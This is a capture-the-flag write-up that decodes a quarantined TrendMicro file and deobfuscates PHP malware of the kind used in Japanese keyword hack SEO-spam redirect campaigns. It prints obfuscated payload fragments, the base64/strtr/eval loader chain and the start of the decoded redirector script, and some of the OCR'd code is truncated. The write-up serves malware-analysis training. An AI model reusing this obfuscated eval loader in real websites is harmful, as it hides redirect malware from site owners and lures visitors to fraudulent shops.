Category:

Reversing

Name:

Combat bogus EC sites - 1

Message:

A suspicious file quarantined from a defaced web server is given as “challenge.bin”. The administrator of the server says that the server is hacked and make it as a redirector to suspicious sites. Unfortunately the file is encoded by an anti-malware software on quarantine and the admin doesn’t know how to decode it.

Challenge Notes: Violation of the below warnings will result in penalties to your team.

1. **DO NOT use online analysis services** such as UnPHP or VirusTotal. These services make the uploaded contents public, i.e.) other users can download uploaded contents. Making the challenge contents public is explicitly prohibited by the CTF rule. Instead, you can use offline tools such as CyberChef.
2. **Please decode the challenge file in your malware testing environment.** The decoded file may incur a detection alert from your anti-malware software. We assure it is safe as its Command & Control (C2) server is not actually accessible in the Internet. The file is also placed in the Linux host of the given challenge environment.


Objective:

You can learn how you decode PHP malware.

Instructions:

Malware of this kind is used in attack campaigns known as “Japanese Keyword Hack” or “Blackhat SEO Spamming” to lure users to fake EC sites.


Checking the file header of challenge.bin, as usual.



```
root@ip-10-0-10-20:~# od -tx1 challenge.bin  | head
0000000 a9 ac bd a7 a9 ff ff ff f9 ff fd db ff 9c ff 97
0000020 ff 9e ff 93 ff 93 ff 9a ff 91 ff 98 ff 9a ff d1
0000040 ff 8f ff 97 ff 8f ff d1 ff 8b ff 87 ff 8b ff ff
0000060 ff fc ef ff a8 b6 b1 df cc cd df af 93 9e 8b 99
0000100 90 8d 92 ff fb fb ff df ff ff ff fa fb ff fe ff
0000120 ff ff f9 fb ff 34 d3 4b 99 f8 fb ff fd ff ff ff
0000140 82 4d 15 d5 99 ef 47 41 ab 79 97 5c f0 f7 cf f8
```


Googling first 4 bytes reviels this is a VSBX file, which is encoded by TrendMicro. As the challenge message stated, this is quarantined file.

You can decode the quarantined file by DeXRAY.pl. After decode, you can see a PHP file named "challenge.bin.00000096_TREND2.out".
Note: Installing Crypt::RC4, Digest::CRC, Crypt::Blowfish, Archive::Zip, OLE::Storage_Lite is necessary before use DeXRAY.pl using "cpan install"



```
root@ip-10-0-10-20:~# perl DeXRAY.pl challenge.bin

=================================================================
 dexray v2.34, copyright by Hexacorn.com, 2010-2024
 Trend&Kaspersky decryption based on code by Optiv
 McAfee BUP decryption code by Brian Maloney
 Much better Symantec VBN support code by Brian Maloney
 Kaspersky System Watcher decryption by Luis Rocha&Antonio Monaca
 Sentinel One decryption research by MrAdz350
 Microsoft AV/Security Essentials by Corey Forman /fetchered/
 Cisco AMP research by @r0ns3n
 Thx to Brian Baskin, James Habben, Brian Maloney, Luis Rocha,
 Antonio Monaca, MrAdz350, Corey Forman /fetchered/, @r0ns3n
 Tony, Jordan Meurer, Oskar, RevD17, Roman D.
=================================================================
Processing file: 'challenge.bin'
 -> 'challenge.bin.00000000_TREND1.out' - Trend File #1
 -> ofs='0' (00000000)
 -> 'challenge.bin.00000000_TREND1.met' - Trend File #1 MetaData
    Data Offset = 86
    Num of tags = 6
      ofs=00000010, code=  2, len=36
        Original File Name = 'challenge.php.txt'
      ofs=00000049, code=  3, len=16
        Platform = 'WIN 32 Platform'
      ofs=00000068, code=  4, len=4
        Attributes = 0x20 ('A')
      ofs=00000075, code=  5, len=4
        Unknown = 00000001
      ofs=00000082, code=  6, len=4
        Base Key = 66B42CCB
      ofs=00000089, code=  7, len=4
        Encryption = 2 (CRC)

 -> 'challenge.bin.00000096_TREND2.out' - Trend File #2
 -> ofs='86' (00000060)
root@ip-10-0-10-20:~# ls
DeXRAY.pl  challenge.bin  challenge.bin.00000000_TREND1.met  challenge.bin.00000000_TREND1.out  challenge.bin.00000096_TREND2.out
root@ip-10-0-10-20:~#
```


Then you can find obfuscated code consisted from "O", "o", "0" and "_".



```
<?php
@set_time_limit(3600);
@ignore_user_abort(1);
$xmlname = 'mapss301_302_303_304.xml';
$dt = 0;
$sitemap_file = 'sitemap';
$mapnum = 2000;


$O00OO0=urldecode("%73t%7A%62%2F%6D%615%5C%76%740%6928%2D%70%78%75%71%79%2
0{33}.$O00OO0{10}.$O00OO0{24}.$O00OO0{10}.$O00OO0{24};$O0O000=$O00OO0{0}.$
0OO0{29}.$O00OO0{26}.$O00OO0{30}.$O00OO0{32}.$O00OO0{35}.$O00OO0{26}.$O0O
RUpXcklBaFVRS0d3dW5ka3NieVBCZ2FNb0RIcGV6U1hqUk9UeGNXSjlGWnJYQm5yQUtjbzkwWl
VnAzekxwZmdNcDNJTXAySWZwMkFMcDNBTXAyekxwMnpmcGZnTXAyQWZwMkFNcDN6THAyek1wM3
eDJwWUdGc1lTVlhZTlFpMGNyWFlXTVhSWnJ1MHhWeDdWUjBCTlF1MXh3S0RjUTFGU0owWWdyTk
ZWdVNU9iMnVLQlZ1bGNUTkhUM3VreFZsN1Z3ZzFid0EwWlU5alNRdWZnVG8xZ1RBMFQzbWZaTV
bU1VZmNNdW1vbXVtQXBUMW1NTU1jY3FGc1lTVlhZRE1kS2JyQUtTcmVCU1ZYWVNWWFlTVmRIZ0
TVhqU1Z4L05mWGpTVnVEcDBtTW1sbU1VZmNpeHdjMk4xMWJ6bzA3VkxYWVNWWFlTVlhZRE1kS2
VW05dm1vTk52bHhSVHZlQlNWWFlTVlhZU1ZkOVZMWFlTVmQ5VkxYWVNWZGZnVHUxeHc0WU5RdT
N1ZMWFlTVmRIZ0xYc1pUQWhnVG5zTm85dnVtTlV1bU5iTjBpcG1vZHZOMTBIU1ZJd1NyQTB4Un
QUtaVUlZQlFLaHgybTBCVnVEcDBtTW1sbU1VZmNTbW91blQxaUR1bDlNbTBvTXVQbVBUMWRNdj
VHUxeHc0WWNyTjFndmVCU1ZYWVNyMFlnVXRoZ1VLd1NWaUh4M0FLY1ZZbFQxQW9wS2dvcEtlUk
VE1sWVN2MDlTVmN5Z3dJUkJNZDdWTFhZU1ZYWVNWWFl4d20wY1ROalNydWZjVXA3VkxYWVNWZD
b3BLZUxNb3VwcG85ZG4wQW9wb3VEdlBvcXUxbWR1MHBMVHZlQk5RdGlid3hZV01kMXh3dEtid0
WFlTVnUxeHd0aFpRb2pnZlg5U1Z1RHAwbU1tbG1NVWZjU21vdW5UMU5vdWxtTXVtU1JUdmVCU1
bUFwVWZjRmdWY2NCTWw3VndLd1NWWWx4UW9oeDNjeXh3bllXdjBZTjJJM0FVZ2xBVW9PZ0p6Mk
SVUxS04xMDdWTFhZU1ZYbElVQTBaVTlqU0owWW5WdURwbG1lbXBtdm1vZVJJVUEwWlU5ak4xMD
TVVmY1B2MEFtdnBtcW1vOU12MDlwTjEwN1ZMWFlTVmQ5U1FtZXgycFlHRnNZU1ZYWVNWWFlTVm
MFlOM2QxY1Z4N1ZMWFlTVmQ5VkxYWVNWZEhnTFhzTlFvT2NRS3liTFg5V01YUnhybTBOZmxZR0
VnVGSVR1c0VMWFJFM0FIY1Fta0lUWGpHUTFlTmhlQlNWWFlTVlhZU1ZYWVNWWFlaVUlZQlFLaE
VkxYWVNWWFlTVlhZU1ZYWVNWdXdaVXRLVDNkaWNRWVlXTVhseFFvMFpwWWGpTVnh5eHc5TGIzdW
aWNRUFlXTWRsYjNtMGdROHNOOUWdIYlFtRHhRbzBaVmw3VkxYWVNWWFlTVlhZU1ZYWVNyMFlnVX
c1lTVlhZU1ZYWVNWWFlTVlhseDJLMGJVb0ZUM21mYlZYOVNWdXNjcnVGU1Y0WU5oc3lFZnhZRU
VE5lQk1sWUdGc1lTVlhZU1ZYWVNWWFlTVlhZU1ZYWWdVQXNiZlhSV1FOZldSQUhjUW1rSVRYWU
Y285T2IyNTBnVTUweGZZbGd3S2VnbTlGSVR1c0VMWFZHDB4d0trQlZ1bElUdWlCTVhqU1Z1ZOeHhLdG
UnFGc1lTVlhZU1ZYWVNWWFlTVlhZU1ZYWURNZEtickFLU3J1Q1NWWFlTVlhZU1ZYWVNWWFlTVl
WFlEbnNZU1ZYWVNWWFlTcjBZZ1V0aGdNZDdWTFhZU1ZYWVNWWFlTVlhZU1FtT1pROFlOaHRMeE
VlhSRVJYUlNWNFlOMmlGTmZsSFNyZUJTVlhZU1ZYWVNWWFlTVlhZTlFQWVdNZGhaUVB0QnJBbC
U1ZYWVNWWFlTVlhZU1ZkSGdMWHNOUVBZV3YwWWdROTFjUXV5QlZ1c2NydUZUM2NLSUxxYWlNWeD
bHoyejNJd053SXZsMnpocFJCTWQ3VkxYWVNWWFlTVlhZU1ZYWVNWWFlTVlhsZ3JBMHhMWDlTVUE
WGpTVnVpZ1F1REkyOWpjUW1qY1ZGWU5RdWhjclNIQk1kN1ZMWFlTVlhZU1ZYWVNWWFlTVlhZU1
VGlIY0plQkRuc0JaVUlZQlFLaHgybTBCVnVEcDBtTW1sbU1VZmNNQdjBBbXZwbXFtbzlNdjA5cE
eHclaWJVcHNUMTlRTXB0b1QxOEhxRkg5VndLd0JRS2hUMnVIeExxZ1hZbHhRb2pRZTmY5M3hWMU
bHhRbzBaVlg5U1Z1RklUdXNFTFhSRWZ4ak5RZ0ZJVHVzcUZISSGdMaWhjVU5oY3JTc05RaXl4M2
dXNiM0EwcUZIOVZMdU94M0FqU0owWWXgzdWZUM055Y0pQaEJyQTFJUkEweExXZFpROWhjbzlqY2
THUxeHd0T1NKMFlOUWkwY3JkRGMybUxTVjRZTmhzeUVmeFlFTFhsZzI5M2dVU1lFTFhSRTN1S2
Z1VTZXpWRmhCTWxqTjNkMFpWNU94M3pScUZzbHhyQUZjUVlzZV01YbHhRbzBaVjRZTmY4UkVMdX
-UU-:----F1  challenge.bin.00000096_TREND2.out   Top L1      (Fundamental)
```

The deobfuscation path is as follows:

Decode the substitution table in urldecode() function.




```
%73t%7A%62%2F%6D%615%5C%76%740%6928%2D%70%78%75%71%79%
2A6%6C%72%6B%64%679%5F%65%68%63%73%77%6F4%2B%6637%6A
```

```
106    1    Raw Bytes    LF
```


```
stzb/ma5\vt0i28-pxuqy*6lrkdg9_ehcswo4+f37j
```

Substitute the alphabets correctly. You will find some functions like substr(), strtr(), base64_decode() and eval(). You can skip some decoding by using “php -a”.




```
root@ip-10-0-10-20:~# php -a
Interactive mode enabled

php > $O000O0=urldecode("%73t%7A%62%2F%6D%615%5C%76%740%6928%2D%70%78%75%71%79%2A6%6C%72%6B%64%679%5F%65%68%63%73%77%6F4%2B%6637%6A");$O000O0=$O000O0{3}.$O000O0{6
.$O000O0{33}.$O000O0{30};$O00O00=$O000O0{33}.$O000O0{10}.$O000O0{24}.$O000O0{10}.$O000O0{24};$O000O0=$O000O0{0}.$O000O0{18}.$O000O0{3}.$O000O0{0}.$O000O0{1}.$O000O
0{24};$O00O00=$O000O0{7}.$O000O0{13};$O000O0.=$O000O0{22}.$O000O0{36}.$O000O0{29}.$O000O0{26}.$O000O0{30}.$O000O0{32}.$O000O0{35}.$O000O0{26}.$O000O0{30};
php > echo $O000O0;
stzb/ma5\vt0i28-pxuqy*6lrkdg9_ehcswo4+f37j
php > echo $O000O0;
base64_decode
php > echo $O00O00;
strtr
php > echo $O00O00;
substr
php > echo $O00O00;
52
```

Decode the base64-variant string. Then you will find more decoder at the tail of the script. Substitute string on 0-51 and 52-104.



```
Dultdu3kocUAeZUuhT0megU1KbRuhDMXCEfX/WYs=";eval('?
>'.$O00O00($O000O0($O00O00($O00O00,$O000O0*2),$O00O00($O00O00,$O000O0,$O000O0),$O00O00($O0
0O00,0,$O000O0))));
```

Check the eval function and its argument.



Recipe

Drop bytes

Start: 0 Length: 104

[ ] Apply to each line

Substitute

Plaintext: qCYViLmtZFlNvfEJWrIAhUQKGwundksbyPBgaMoDH…

Ciphertext: OqgChiVxawkJTyLDPHYNzWGle… [ ] Ignore case

From Base64

Alphabet: A-Za-z0-9+/=

[✓] Remove non-alphabet chars [ ] Strict mode

Input


```
OqgChiVxawkJTyLDPHYNzWGlemRQBtobvEKZrSFfpUsMIAunjXcdqCYViLmtZFlNvfEJWrIAhUQKGwundksbyPB
oDHpezSXjROTxcWJ9FZrXBnrAKco90ZU1KT2tHbUK0BJz2zJXHqFHXZUcjb3NKT3mhgTNDIUNyxRnszMl7VLu4b
IU1KSJ0YNfp2ALp3zLp2AMp2qMp3ALp3zVp3zLpfgMp3IMp2Ifp2ALp3AMp2zLp2zfpfgMp2Afp2AMp3zLp2zMp
x7VYsBNQi0crdDc2mLSJ0YN2i0crXRqFHHgLXsZTADZru0xrzsBMlYGFsYSVXYNQi0crXYWMXRZru0xrzRqFH9S
x2pYGFsYSVXYNQi0crXYWMXRZru0xVx7VR0BNQu1xwKDcQ1FSJ0YgrNKxTmKx3uDcTNHBVl7VwKwSVYlgrmfZm9
XYWv0YNfxHGFsYSVXYNQu1xwKDcQ1FSJ0YNf8RqFH9VLulcTNHSJ0YcTNegU5Ob2uKBVulcTNHT3ukxVl7Vwg1b
ZU9jSQufgTo1gTA0T3mfZMYHVReBSVXYSQKwSViHx3AKcVYlT1AopKgopKeRplmumpmvmo9mpllRTMlHSreBSVX
XYSVXlgrmfZMX9SVuDp0mMmlmMUfcMumomumApT1mMMMccqFsYSVXYDMdKbrAKSreBSVXYSVXYSVdHgLXsZTAhg
No9vumNUumNbN2ofg3IRTMlHSreBSVXYSVXYSVXYSVXYNQu1xwlYWMXlT1AopKgopKeRpPinT1AovPIRTMXjSVx
XjSVuDp0mMmlmMUfcixwc2N11bzo07VLXYSVXYSVXYDMdKbrAKSreBSVXYSVXYSVXYSVXYNQu1xwlYWMXlT1Aop
pKeRpPinT1AovPIRTMXjSVx/NfXjSVuDp0mMmlmMUfcumpmMUm9vmoNNvlxRTveBSVXYSVXYSVd9VLXYSVd9VLX
dfgTu1xw4YNQu1xwl7VR0BVLuRb3cKILX9SrA0xK9fb3ntzfi1xwtlgUAygQpsNrikbQ5ibUpHBveBgRmjI3uHb
ZTADZru0xrzsBnH7VLXYSVdHgLXsZTAhgTnsNo9vumNUumNbN0ipmodvN10HSVIwSrA0xRuybQ93gTSsNo9vumN
NbN0ipmodvN10HSVP9WMXRb2gwNflYGFsYSVXYSVXYSrNKcrmfbLd0xRmKqFsYSVXYDMdKbrAKZUIYBQKhx2m0B
p0mMmlmMUfcSmounT1iDul9Mm0oMuPmPT1dMv1uWN10HSVIwSVuDp0mMmlmMUfcSmounT1iDul9Mm0oMuPmPT1d
uWN10YWv09SVcscruFxfxHSreBSVXYSVXYSVdfgTu1xw4YcrN1gveBSVXYSr0YgUthgUKwSViHx3AKcVYlT1Aop
pKeRMouppo9Qpl9qmo9ovluDMouppozRTMlYNLIYx3ufcQ9eb3cKxLYlT1AopKgopKeRMouppo9Qpl9qmo9ovlu
uppozRTMlYSv09SVcygwIRBMd7VLXYSVXYSVXYxwm0cTNjSrufcUp7VLXYSVd9VLXYSVdfgTu1xw4Ygwoex2p7V
VLusb3A0SJ0YNo9vumNUumNbN0ipmodDMP9vmVccqFslbQojgfX9SPXlT1AopKgopKeLMouppo9dn0AopouDvPo
mdu0pLTveBNQtibwxYWMd1xwtKbwAygQpsNQtibwxHqFslcTNex2iibwxYWMXRNheBZUIYBQKhx2m0BVuDp0mMm
UfcSmounT1NoulmMumSRTMlHSreBSVXYSVu1xwthZQojgfX9SVuDp0mMmlmMUfcSmounT1NoulmMumSRTveBSVX
u1xwthZQojgfX9SrmfbQmjI29lgMYlcTNex2iibwxHqFH9VLuFITAhc29fgVX9SrAsIvPsx2iizMiXNo9Mumomu
```

10652 1 Raw Bytes

Output

```
<?php
@set_time_limit(3600);
@ignore_user_abort(1);
$xmlname = '%66%72%65%69%76%70%72%2e%7a%6c%66%75%62%63%2e%67%65%72%61%71';


$http_web = 'http';
if (is_https()) {
    $http = 'https';
} else {
    $http = 'http';
}
$duri_tmp = drequest_uri();
if ($duri_tmp == ''){
    $duri_tmp = '/';
}
$duri = urlencode($duri_tmp);
function drequest_uri()
{
    if (isset($_SERVER['REQUEST_URI'])) {
        $duri = $_SERVER['REQUEST_URI'];
```

Then you can find the flag at the tail of the file. "CSG_FLAG{Euclids_Elements}".



```
    }
}/* Congrats! Here is the flag: CSG_FLAG{Euclids_Elements} */ ?>
```

References:

Documents

"PHP obfuscated malware decode with CyberChef":

https://www.youtube.com/watch?v=D2AB0kZkEU0

Tools

DeXRay.pl: https://www.hexacorn.com/blog/2016/03/11/dexray/

CyberChef: https://gchq.github.io/CyberChef/